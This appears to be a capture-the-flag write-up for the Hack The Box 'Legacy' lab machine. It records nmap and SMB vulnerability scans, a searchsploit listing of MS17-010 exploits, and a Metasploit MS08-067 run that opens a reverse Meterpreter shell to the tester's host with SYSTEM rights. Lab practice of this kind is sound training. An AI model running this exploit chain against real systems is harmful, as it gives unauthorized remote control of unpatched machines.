
legacy


nmap

```
┌──(root💀kali)-[/Documents/htb/boxes/legacy]
└─# nmap -sC  -sV -oA nmap/initial 10.10.10.4
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-31 21:26 EDT
Nmap scan report for 10.10.10.4
Host is up (0.19s latency).
Not shown: 997 filtered ports
PORT     STATE  SERVICE       VERSION
139/tcp  open   netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open   microsoft-ds  Windows XP microsoft-ds
3389/tcp closed ms-wbt-server
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 5d00h33m45s, deviation: 2h07m15s, median: 4d23h03m46s
|_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:95:e7 (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2021-04-06T06:30:30+03:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.66 seconds
```


nmap script scan:



```
┌──(root💀 kali)-[/Documents/htb/boxes/legacy]
└─# nmap --script smb-vuln* -p 445,139 -oA nmap/vuln 10.10.10.4

Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-01 18:30 EDT
Nmap scan report for 10.10.10.4
Host is up (0.35s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 7.96 seconds

┌──(root💀 kali)-[/Documents/htb/boxes/legacy]
└─# ▯
```



```
┌──(root💀 kali)-[/Documents/htb/boxes/legacy]
└─# searchsploit ms17-010
---------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                               |  Path
---------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (Metasploit) (MS17-010 | windows/remote/43970.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)                                               | windows/dos/41891.rb
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)                                            | windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)                        | windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)                                  | windows_x86-64/remote/42030.py
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010)                               | windows_x86-64/remote/41987.py
---------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```




```
 Path

 windows/remote/43970.rb
 windows/dos/41891.rb
 windows/remote/42031.py
 windows/remote/42315.py
 windows_x86-64/remote/42030.py
 windows_x86-64/remote/41987.py
```


NOT WORKING

Remote Code Execution


Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)




```
msf6 > search smb_version

Matching Modules
================

   #  Name                               Disclosure Date  Rank    Check  Description
   -  ----                               ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version                   normal  No     SMB Version Detection
```



```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > 
```




```
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   THREADS  1                yes       The number of concurrent threads (max one per host)
```




```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 10.10.10.4
RHOSTS ⇒ 10.10.10.4
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 10.10.10.4:445        - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[+] 10.10.10.4:445        -   Host is running Windows XP SP3 (language:English) (name:LEGACY) (workgroup:HTB)
[*] 10.10.10.4:           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show targets
    ...targets...
msf exploit(ms08_067_netapi) > set TARGET < target-id >
msf exploit(ms08_067_netapi) > show options
    ...show and set options...
msf exploit(ms08_067_netapi) > exploit
```




```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 10.10.10.4
RHOSTS ⇒ 10.10.10.4
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 10.10.14.16
lhost ⇒ 10.10.14.16
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 10.10.14.16:4444
[*] 10.10.10.4:445 - Automatically detecting the target ...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175174 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.14.16:4444 → 10.10.10.4:1050) at 2021-04-05 12:01:02 -0400

meterpreter > █
```




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : LEGACY
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > 
```

we r root
architecture is matching meterpreter

